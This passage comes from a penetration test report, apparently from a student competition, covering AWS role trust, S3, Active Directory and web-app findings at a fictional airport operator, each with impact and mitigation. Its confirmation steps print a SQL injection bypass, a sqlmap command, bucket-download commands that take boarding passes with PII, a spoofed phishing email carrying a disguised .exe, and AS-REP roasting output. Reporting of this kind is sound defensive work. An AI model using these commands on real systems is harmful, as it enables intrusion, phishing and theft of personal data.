Figure 17: Pacu tool output after running module to fetch unencrypted EBS snapshots

Impact:

Allowing unrestricted connectivity to remote control services, such as SSH and RPD, increases a server's exposure to risk. An attacker that gains access to EC2 instances on the cloud server could exfiltrate credentials to other services and other RAKMS data contained in unencrypted EBS volume snapshots.

Mitigation:

AWS recommends that no security group allow unrestricted ingress access to port 22 or 3389. Editing the security groups' inbound rules to abide by this rule will ensure that the security groups properly filter ingress and egress network traffic to AWS resources. EBS volumes and snapshots can only be encrypted during creation. However, to encrypt existing snapshots at risk, one can copy the existing snapshot and recreate them with the upgraded security policies.

References:

<https://docs.aws.amazon.com/securityhub/latest/userguide/ec2-controls.html>

<https://docs.aws.amazon.com/vpc/latest/userguide/security-group-rules.html#updating-security-group-rules>

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/EBSEncryption.html>

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ebs-creating-volume.html>

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ebs-copy-snapshot.html>

2.10 Trust Relationships Leading to PII Data Exfiltration

7.0	Adjusted CVSS v3.1 Score			
	Vector	AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H		
	Likelihood	High	Impact	Moderate
Affected Systems				
IP Address	Port	Service	Version	
AWS			N/A	

Details:

AWS allows the establishment of trust relationships between roles. These relationships can be used to assume roles given that a user has the necessary AWS STS permissions. If a role is assumed, the user can then use that role's policies to access other resources in the cloud.

Confirmation:

Team 10 noticed that dev-s3-role and dev-barcode-role could access two S3 buckets, containing passenger barcodes and plane tickets.

Role Name	Trusted Principal
AWS-QuickSetup-StackSet-Local-ExecutionRole	arn:aws:iam::677302527522:role/AWS-QuickSetup-StackSet-Local-AdministrationRole
dev-barcode-role	*
dev-barcode-role	*
dev-lambda-bar-role	*
dev-lambda-bar-role	*
dev-lambda-role	*
dev-lambda-role	*
dev-s3-role	*
dev-s3-role	*
dev1-role	*
dev1-role	*
dev2-lambda-role	*
dev2-lambda-role	*
dev2-role	*
dev2-role	*
secrets_viewer	*
secrets_viewer	*
secret_viewer	*
secret_viewer	*
Veeam-AWS2-VeeamInstanceBackupRestoreAccessRoleV1-F9TSECFDZ56M	arn:aws:iam::677302527522:role/Veeam-AWS2-VeeamImpersonationRoleV1-5F2LTAFFZ1C8

Figure 18: Wildcard overuse in roles-principals trust relationships

As depicted in Figure 18, due to a wildcard overuse in the principals trust policies, Team 10 was able to assume both of the roles with the original AWS credentials. Other roles with the ssm:GetParameter permission for secrets were also assumable.

```
# -----  
# Bucket: kalka-passes20240111034800610800000003  
# Recursively list all file names  
aws --profile $profile s3 ls --human-readable --summarize --recursive --page-size 1000 s3://kalka-passes20240111034800610800000003/  
# Download entire bucket (do this with caution as some buckets are HUGE)  
mkdir -p ./s3-buckets/kalka-passes20240111034800610800000003  
aws --profile $profile s3 cp s3://kalka-passes20240111034800610800000003/ ./s3-buckets/kalka-passes20240111034800610800000003 --recursive
```

Figure 19: Command run to access boarding tickets.

Using the command format in Figure 19, the team was able to access boarding tickets. These contained Personally Identifiable Information.




Figure 20: Example of accessed boarding pass.

The boarding passes and barcodes recovered from the kalka-passes and rakmsbarcode buckets also contained source code that the team used to understand decrypted barcodes.

The code snippet in Figure 21 details the order of concatenation and the lack of significant encryption. Analyzing decrypted barcodes showed the names of passengers and social security numbers in plaintext.

```
var bp = [
  { type: 'const', value: 'M'},
  { type: 'const', value: '1'},
  { type: 'form', value: 'name'},
  { type: 'const', value: 'E'},
  { type: 'form', value: 'flightNumber'},
  { type: 'form', value: 'sourceAirport'},
  { type: 'form', value: 'destinationAirport'},
  { type: 'const', value: abriv(airline)},
  { type: 'form', value: 'date'},
  { type: 'const', value: 'F'},
  { type: 'form', value: 'seatNumber'},
  { type: 'const', value: randNum()},
  { type: 'const', value: (Math.floor(Math.random() * 9) + 1)},
  { type: 'form', value: 'ssn'},
```

Figure 21: Barcode source code showing value concatenation.

Impact:

The buckets that became accessible through sts:AssumeRole permissions and trust relationships allow potential attackers to access Personally Identifiable Information (PII) with little to no encryption. The source code allows an attacker to understand the static format of the information contained in a passenger’s barcode, risking the privacy of the passenger, especially due to the unencrypted social security numbers contained. Access to passenger identifiers and flight data risks the security of the airport and its passengers.

Mitigation:

Roles that have access to sensitive S3 buckets should not have a trust relationship with all principals. Replacing the wildcard (*) with specific services, users, or roles that are configured with the proper security controls would mitigate access. Any software that processes and encodes passenger PII, especially SSNs, should use the proper encryption controls, rather than static, predictable formatting.

Compliance Violations:

- Art. 5 GDPR
- Art. 32 GDPR

2.11 Misconfigured S3 Buckets

7.0	Adjusted CVSS v3.1 Score			
	Vector	AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H		
	Likelihood	High	Impact	Moderate
Affected Systems				
IP Address	Port	Service	Version	
AWS			N/A	

Details:

AWS Simple Storage Service (S3) controls are well documented in the AWS User Guides. Amongst the most critical area enabling S3 Block Public Access Settings and blocking public read access of S3 buckets.

Confirmation:

Using the AWS S3 API, team 10 analyzed the configurations for all discovered S3 buckets on the AWS Cloud account.

```

root@ CPTC9-Finals-t10-vdi-kali05) - [~/cloudfox/cloudfox/s3-buckets]
# aws --profile start s3api get-public-access-block --bucket rakmslocationsservice20240111034801059700000006
{
  "PublicAccessBlockConfiguration": {
    "BlockPublicAcls": false,
    "IgnorePublicAcls": false,
    "BlockPublicPolicy": false,
    "RestrictPublicBuckets": false
  }
}

root@ CPTC9-Finals-t10-vdi-kali05) - [~/cloudfox/cloudfox/s3-buckets]
# aws --profile start s3api get-bucket-policy --bucket rakmslocationsservice20240111034801059700000006
{
  "Policy": "{\n\"Version\":\n\"2012-10-17\", \"Statement\": [\n{\n\"Sid\":\n\"\", \"Effect\":\n\"Allow\", \"Principal\":\n\"*\n\", \"Action\":\n\"s3:GetObject\", \"Resource\":\n\"arn:aws:s3:::rakmslocationsservice20240111034801059700000006/*\.svg\"}]]}"
}

```

Figure 22: Example of misconfigured RAKMS Location Service S3 bucket

As shown in Figure 22, the team found vulnerable S3 buckets by thorough analysis of the Public Access Blocks, bucket policies, and public read access configurations.

Impact:

One of the publicly accessible buckets was the rakmslocationsservice-20240111034801059700000006 bucket, which contained source code and testing media for the RAKMS

Tool Requisition System. Due to the misconfigurations present, an attacker can enumerate and download the documents in the S3 buckets, which makes web software used by RAKMS employees vulnerable.

Mitigation:

Block public read access using the s3-account-level-public-access-blocks-periodic, s3-bucket-public-read-prohibited, and s3-bucket-level-public-access-prohibited AWS Config rules. More information and steps on how to do this can be found in the references.

Compliance Violations:

- TSA 3157 9.00B

References:

<https://docs.aws.amazon.com/securityhub/latest/userguide/s3-controls.html>

<https://docs.aws.amazon.com/AmazonS3/latest/userguide/configuring-block-public-access-bucket.html>

Medium Risk Findings

3.1 Employee Time DB Login Bypass via SQLi

6.8	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
	Likelihood	Moderate	Impact	Moderate
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.43	80/tcp	http	nginx	

Details:

The Employee Time DB login can be bypassed through SQL Injection in order to become the admin user without proper credentials. It is also possible to do time based blind queries using this SQLi vector.

Confirmation:

Set the username to "admin'–" and password to anything in the Employee Time DB login screen. You will successfully authenticate as admin if the SQLi is still present.

Additionally, the command shown in Listing 10 can be used to extract information from the database via Sqlmap.

```
sqlmap -u "https://10.0.0.43/index.php?page=login" --data "username=admin&password=p" -p "username,password" --method POST --tamper=space2comment --current-user
```

Listing 10: Sqlmap command to extract data

Impact:

This vulnerability allows an attacker to successfully authenticate as the admin user on the Employee Time DB web application. Additionally an attacker can use Sqlmap to extract information from the database, however, time based blind queries tend to be very slow and unreliable for extracting information.

Mitigation:

Ensure that all user input is properly sanitized before passing it into any SQL queries. In PHP, it is recommended to use PDO prepared statements when handling SQL queries with user input ⁸.

⁸<https://www.php.net/manual/en/security.database.sql-injection.php>

3.2 No validation on SMTP server

6.1	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N		
	Likelihood	High	Impact	Moderate
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.6	587	SMTP	N/A	

Details:

The Exchange server allows for anyone that can reach the server to send emails to users inside the domain from spoofed email addresses.

Confirmation:

Team 10 was able to exploit this by sending an email from a fake email address to `pcalder@corp.kkms.local` on an attacker-controlled endpoint outside of this domain (see figure 23)

```
PS C:\Users\Administrator> $sendMailMessageSp1at = @{
>> From = "amy_writingdesigncomp.org"
>> To = "pcalder@corp.kkms.local"
>> Subject = "Water Bottle Design Contest - You are invited!"
>> Body = "Hello! You've been elected by your peers to compete in a water bottle design contest and have the chance to win up to 1,000
dollars in prizes! Every year, we host a competition to put the best designers and merchandising teams up against each other. This ye
ar, our theme is MODERN ART. Please view this attachment to get a better understanding of what we're looking for."
>> Attachments = "C:\Users\Administrator\Downloads\Competition_Guidelines.docx.exe"
>> Priority = "High"
>> SmtpServer = "10.0.0.6"
>> }
PS C:\Users\Administrator> Send-MailMessage @sendMailMessageSp1at
PS C:\Users\Administrator> cd ~/Downloads
```

Figure 23: Spoofing an email to pcalder

Impact:

Phishing is one of the most common ways to compromise a network. When the SMTP server does not verify that emails being sent are from the domain, then attackers can more easily phish users and social engineer them to click on a malicious file or payload, which could lead to compromise of the system.

In this case, the attacker will be able to enter the network, which is always the first step major step of any attack.

Mitigation:

Consider implementing something like DMARC (Domain-based Message Authentication, Reporting, and Conformance) to verify the sender of an email.

Provide social engineering training to users to ensure that they do not open any potentially dangerous documents and do not provide attackers with any potentially sensitive information.

3.3 Plaintext user credentials in user description

6.6	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:N		
	Likelihood	High	Impact	Moderate
Affected Systems				
IP Address	Port	Service	Version	
N/A	389	LDAP	N/A	

Details:

Credentials for the mmagnolia user were found in their user description.

This is a common mistake made by systems administrators, as they do not realize that the user description is accessible by people who are not domain and enterprise administrators. Because these are available to anyone within the network, any user will be able to view the credentials listed no matter their privilege level.

Confirmation:

Using NetExec's `get-desc-users` module, Team 10 looked for user accounts with descriptions that might contain passwords:

```

root@CPTC9-Finals-t10-vm-kali103 /opt/Coercer
-M nxc ldap 10.0.0.5 -u Administrator -H -M get-desc-users
SMB 10.0.0.5 445 SKYCONTROL01 [*] Windows 10.0 Build 14393 x64 (name:SKYCONTROL01) (domain:corp.kkms.local) (signing:True) (SMBv1:False)
LDAP 10.0.0.5 389 SKYCONTROL01 [*] corp.kkms.local\Administrator:
GET-DESC... 10.0.0.5 389 SKYCONTROL01 [*] Found following users:
GET-DESC... 10.0.0.5 389 SKYCONTROL01 User: Administrator description: Built-in account for administering the computer/domain
GET-DESC... 10.0.0.5 389 SKYCONTROL01 User: Guest description: Built-in account for guest access to the computer/domain
GET-DESC... 10.0.0.5 389 SKYCONTROL01 User: DefaultAccount description: A user account managed by the system.
GET-DESC... 10.0.0.5 389 SKYCONTROL01 User: krbtgt description: Key Distribution Center Service Account
GET-DESC... 10.0.0.5 389 SKYCONTROL01 User: mmagnolia description: Password: E=
GET-DESC... 10.0.0.5 389 SKYCONTROL01 User: SVC-ADM description: Service Administrator
GET-DESC... 10.0.0.5 389 SKYCONTROL01 User: ATC-CONTROLLER-S description: Deprecated ATC controller using old (insecure) provisioning method
GET-DESC... 10.0.0.5 389 SKYCONTROL01 User: svc_ATC description: ATC Service Account
GET-DESC... 10.0.0.5 389 SKYCONTROL01 User: EDR_TEST description: Account to test EDR Deployment
root@CPTC9-Finals-t10-vm-kali103 /opt/Coercer

```

Figure 24: NetExec output of `get-desc-users`

Impact:

At the moment, any low-privilege user on the network (this includes employees and even compromised service accounts) can view the descriptions of all users. If any valid passwords are found in user descriptions, they can be used to log in and proliferate on the network.

This can allow an attacker or a malicious insider to add more persistence and potentially

gain access to sensitive information on other machines. In the case of users that are managers like `mmagnolia`, this may lead to sensitive information access of other users.

Note that many fields that include user information can be queried by users of any privilege level.

Mitigation:

Remove sensitive information from user descriptions and any other publicly visible LDAP fields.

References

<https://hackdefense.com/publications/wachtwoorden-in-het-omschrijvingen-veld/>

3.4 Weak Credentials on Employee Time DB

6.5	Adjusted CVSS v3.1 Score			
	Vector	AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N		
	Likelihood	Very High	Impact	Tolerable
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.43	80/tcp	nginx	1.18.0	
10.0.0.5	N/A	LDAP	N/A	

Details:

The Employee Time DB web application is protected by a login page, however, the credentials required to access this page are very commonly used as default credentials and easily guessable by any attacker. Figure 25 shows Team 10 having gained access to the admin panel by guessing these credentials.




Figure 25: Access to the admin panel

Confirmation:

Try logging into the Employee Time DB web app using very commonly used admin credentials.

Impact:

Attackers can easily obtain access to the Employee Time DB admin panel, allowing them to disrupt operations by adding incorrect entries and/or editing existing data. Any user

could go in and add any entries desired to the database once they have gained access with the easily obtained password. kCr **Mitigation:**

There should be strict password policies in place, especially for administrative accounts. We recommend enforcing a minimum password complexity requirements and using non-default passwords. A strong password policy includes length and complexity requirements to prevent network infiltration and privacy risks.

Compliance Violations:

- TSA 3157 7.07

3.5 Broken Access Controls on Employee Time DB

5.9	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
	Likelihood	Moderate	Impact	Moderate
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.43	80/tcp	http	nginx	

Details:

The Employee Time DB web application inadequately secures sensitive pages, including the admin page, from access by unauthenticated users.

Attempting to access an authenticated resource as an unauthenticated user results in the server issuing a 302 response, specifically **Location: index.php?page=home** followed by **Location: index.php?page=login** in an attempt to redirect the user to authenticate. However, the body of the redirect response still reveals the full content of the requested resource, such as the admin page. This can be observed in Figure 26

```

Request
Pretty Raw Hex
1 GET /index.php?page=admin HTTP/1.1
2 Host: 10.0.0.43
3 Cookie: PHPSESSID=t65a20fco5b9pe3augitvaaab
4 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
0 Sec-Fetch-Site: none
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-User: ?1
3 Sec-Fetch-Dest: document
4 Accept-Encoding: gzip, deflate, br
5 Accept-Language: en-US,en;q=0.9
6 Priority: u=0, i
7 Connection: close
8

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: nginx
3 Date: Sat, 13 Jan 2024 14:57:28 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1991 08:52:00 GMT
7 Location: index.php?page=home
8 Access-Control-Allow-Origin: *
9 Content-Length: 2631
10
11 <head>
12 <title>
13 Employee DB - Admin Panel
14 </title>
15 <link href="https://cdn.jsdelivr.net/npm/bootstrap/dist/css/bootstrap.min.css" integrity="sha384-B4Q84-9ndCyUaIbzA12FUVXJi0CjmcCapSmo7SnpJef046" anonymous">
16 <link href="https://cdn.datatables.net/1.13.6/
  
```

Figure 26: Request and Response showing Broken Access Controls

Additionally, POST requests, such as those used to update employee clock-in entries, lack authentication verification as well, allowing any unauthenticated attacker to successfully execute these requests.

Confirmation:

Utilizing Burp Suite, execute an unauthenticated GET request to `http://10.0.0.43/index.php?page=admin`. Although the response is a 302 redirection to the home page, the admin page and all of its functionalities remain accessible in the body of the response.

Impact:

Any unauthenticated attacker can view and interact with restricted resources on the Employee Time DB web application. This application contains sensitive information about employee data which can be viewed and modified.

Mitigation:

The snippet of code shown in Listing 11 is where the vulnerability occurs. By adding a return statement in each of the if statements, this vulnerability would be remediated. However, it is also important to test for proper access controls on all RAKMS web applications. Broken Access Controls was ranked as the number one most common web vulnerability in 2021 by OWASP⁹.

```
// No page set, if logged in redirect to home
if(!isset($_GET['page']) && $loggedIn) {
    header('Location: index.php?page=home');
}

// If not logged in, redirect to login
if(!isset($_GET['page']) || (!$loggedIn && $_GET['page'] !== 'login')) {
    header('Location: index.php?page=login');
}
```

Listing 11: Snippet of vulnerable code in index.php

Compliance Violations:

- TSA 3157 7.00A

⁹<https://owasp.org/www-project-top-ten/>

3.6 Unconstrained Delegation leading to Privilege Escalation

5.6	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:N		
	Likelihood	Moderate	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.0/24	N/A	LDAP	N/A	

Details:

A manager has WriteDacl Privilege to the Domain Controller. This allows them to escalate privilege escalation to impersonate Domain Admin. Similarly, the service account svc_atc has the ability to delegate permissions for the DC machine account. This can also allow it to impersonate any account on the domain.

This is an example of a common AD attack path. Indeed, the use of Active Directory over an extended period of time may lead to small and otherwise insignificant misconfigurations in various accounts and resources that, when compounded, lead to lateral movement or privilege escalation vulnerabilities in a network.

Confirmation:

After compromising the Windows DC Team 10 used a Sliver extension called sharp-hound-3.

This can be installed by following the commands in Listing 12. The files from this tool can then be uploaded to BloodHound, which allows us to look for such attack paths.

```
armory install sharp-hound-3
sharp-hound-3 All
```

Listing 12: Identify shortest path that allows for unconstrained delegation

To find the shortest paths to unconstrained delegation systems, Team 10 used a pre-generated query from BloodHound, shown below in Listing 13. The result of which is detailed in Figure 27.

```

MATCH (n) MATCH p=shortestPath((n)-[:MemberOf|HasSession|AdminTo|
AllExtendedRights|AddMember|ForceChangePassword|GenericAll|GenericWrite|Owns|
WriteDacl|WriteOwner|CanRDP|ExecuteDCOM|AllowedToDelegate|ReadLAPSPassword|
Contains|GPLink|AddAllowedToAct|AllowedToAct|SQLAdmin|ReadGMSAPassword|
HasSIDHistory|CanPSRemote|SyncLAPSPassword|AZAddMembers|AZAddSecret|
AZAvereContributor|AZContains|AZContributor|AZExecuteCommand|AZGetCertificates
|AZGetKeys|AZGetSecrets|AZGlobalAdmin|AZGrant|AZGrantSelf|AZHasRole|AZMemberOf
|AZOwner|AZOwns|AZPrivilegedRoleAdmin|AZResetPassword|
AZUserAccessAdministrator|AZAppAdmin|AZCloudAppAdmin|AZRunsAs|
AZKeyVaultContributor|AZVMAdminLogin|AddSelf|WriteSPN|AddKeyCredentialLink|
AZAddOwner|AZManagedIdentity|AZPrivilegedAuthAdmin|AZVMContributor|
AZLogicAppContributor|DumpSMSAPassword|DCSync*1..]->(m:Computer {
unconstraineddelegation: true})) WHERE NOT n=m RETURN p

```

Listing 13: Identify shortest path from SVC_ATC to a computer




Figure 27: Bloodhound Active Directory Attack Path

Impact:

Over time, adding devices and complexity to a network can lead to unforeseen Active Directory attack paths that can be easily exploited by an attacker. For example, additional access control lists (ACLs), permissions, and groups will consequentially create inadvertent attack paths, especially when users are given excessive privileges.

This particular attack path can allow for quick compromise of the whole domain. This is especially true of easily compromised users, like that of SVC_ATC (see finding).

Mitigation:

- Use tools like BloodHound or PlumHound to actively identify common permission misconfigurations on a domain.

References:

<https://github.com/BloodHoundAD/BloodHound>

<https://github.com/PlumHound/PlumHound>

3.7 Local Administrator Group Includes Everyone Group

5.2	Adjusted CVSS v3.1 Score			
	Vector	AV:L/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:N		
	Likelihood	Moderate	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.5	80	LDAP	N/A	

Details:

Including the Domain Users group in the Local Administrators group elevates any authenticated user to a local administrator on the target system.

Attackers actively look for this kind of misconfiguration, because it provides them with several advantages, including:

1. Stealing local credentials through SAM, which may be reused throughout the domain
2. Stealing domain credentials through LSASS, which may include credentials of domain users that have logged in since the last sign-in.
3. Cracking hashes offline to find common password sequences and password-generation patterns used by users
4. Installing persistence on the machine using mechanisms that require local administrator permissions

The number of users that are a local administrator should be limited to ensure that only those who need the permissions have it (See Appendix A: Principle of Least Privilege).

Optimally, administrative accounts should not be able to check email or browse the internet, as these tasks are at the highest risk of infecting a machine. It is much more difficult for an attacker to make progress on a machine when they are not a local admin.

Confirmation:

Team 10 was able to view the local administrator group on desktop machines with the command `net localgroup Administrators`, as seen below

```
C:\windows\system32> net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members
-----
Admin
Administrator
cloudbase-init
Everyone
KKMS\Domain Admins
The command completed successfully.
```

Figure 28: Checking membership of local admin group

Impact:

The majority of users, apart from some developers and IT staff, do not need to be local administrators to do daily work.

When users are local admin, it makes it significantly easier to move laterally between machines on the network, as it allows for overwriting of things like SMB shares, which can manage services on a machine.

Currently, over 90% of the vulnerabilities in windows arise due to local admin rights, which means removing them could drastically reduce the impact of a potential attack.

Mitigation:

Remove the Everyone group from being a local administrator. This right should only be given when necessary. In addition, administrators should even have 2 forms.

Compliance Violations:

- TSA 3157 7.00A

References

Local Admin Rights:

<https://www.securden.com/blog/local-admin-accounts-management.html>

<https://www.ired.team/offensive-security/lateral-movement/lateral-movement-with-psexec>

Principle of Least Privilege:

<https://www.paloaltonetworks.com/cyberpedia/what-is-the-principle-of-least-privilege>

3.8 SMBv1 in Use on Multiple Hosts

4.6	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N		
	Likelihood	Moderate	Impact	Moderate
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.6	139/tcp, 445/tcp	SMB	N/A	
10.0.0.201	139/tcp, 445/tcp	SMB	N/A	
10.0.0.202	139/tcp, 445/tcp	SMB	N/A	
10.0.0.203	139/tcp, 445/tcp	SMB	N/A	

Details:

SMBv1 is in use on several hosts including the CESSNA-EXCHANGE. Because of this, it is will be more prone to older SMB-based vulnerabilities.

It also does not receive the benefits of things like encryption and improved message signing that are available in later versions of SMB.

Confirmation:

To find hosts with SMBv1, Team 10 executed NetExec with the SMB protocol on each of the subnets as shown in Figure 14.

```
nxc 10.0.0.0/24
```

Listing 14: Identify hosts with SMBv1 using NetExec

If NetExec returns `SMBv1: True`, SMB is using SMB version 1

We confirmed that SMB encryption was disabled on all windows hosts in the corporate subnet by querying the following registry entry:

```
HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
```

Impact:

Any machines that communicate over SMB using SMBv1 will be doing so with the data

being completely unencrypted. This can be especially harmful when transferring mission-critical data over the network like that of the data on CESSNA-EXCHANGE

- Upgrade SMB to version 2 or 3 using Microsoft's released patches

Compliance Violations:

- TSA 3157 2.00C
- Art. 32 GDPR

References:

<https://techcommunity.microsoft.com/t5/storage-at-microsoft/stop-using-smb1/ba-p/425858>

3.9 AS-REP Roastable Account with weak credentials

4.5	Adjusted CVSS v3.1 Score			
	Vector	AV:L/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:L		
	Likelihood	High	Impact	Moderate
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.0/24	88	Kerberos	N/A	

Details:

As part of the normal operation of Kerberos, an Authentication Service (AS) response message is transmitted between a kerberos server and a user's client when a user requests a TGT (Ticket Granting Ticket) from the Domain Controller.

When the TGT is requested, a session key is also received from the KDC (Key Distribution Center) on the Domain Controller, which is encrypted with a user's password. Pre-authentication is something that requires a TGT requester to prove their identity before the KDC will issue a ticket.

When no pre-authentication is enabled, which does sometimes have legitimate use cases for backwards-compatibility with older versions of kerberos, any user can request a user's hash without credentials.

Confirmation:

After compromising the Windows DC Team 10 used a NetExec to asreproast.

```

C:\> netexec 10.0.0.0 -u mmpgollis -p 'E!' --asreproast --local-auth
[+] 10.0.0.5 445 SKVCTRL01 Windows 10.0 Build 14393 x64 (name:SKVCTRL01) (domain:corp.kkms.local) (signing:True) (SMBV1:False)
[+] 10.0.0.5 389 SKVCTRL01 corp.kkms.local:mmpgollis@MMPGOLLIS
[+] 10.0.0.5 389 SKVCTRL01 Total records returned: 4
[+] 10.0.0.5 389 SKVCTRL01 $MDFD5F02228308_1518300F_KERB_LOCAL_LOCAL
[+] 13770aaf6ca98073aac3642bc990206a3937028a75747729514911761772526804600f559f9e079bdc0e
[+] 9233e9db900075e0209320c09ff420b0ee3a0880c0e1e34f4000a2c502

```

Figure 29: NetExec asreproasting

Impact:

Because AS-REP Roasting can be done without domain credentials, and can be done by any attacker on the network, it is crucial to ensure that these accounts are secure, as they are a very typical initial access vector used by attackers.

The impact here is that once an attacker gets domain credentials, it becomes much easier to move across the network and discover vulnerabilities.

Mitigation:

- Consider all users with no pre-authentication enabled to ensure that they truly need to have it enabled.
- If no pre-authentication is required for an account's function, be sure to give it a long and complex password

References:

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/4ce3ddc0-aaaa-4a1b-b48b-62a07e906926

<https://thehackernews.com/2021/09/what-is-as-rep-roasting-attack-really.html>

3.10 CSRF on Tram Controllers

4.2	Adjusted CVSS v3.1 Score			
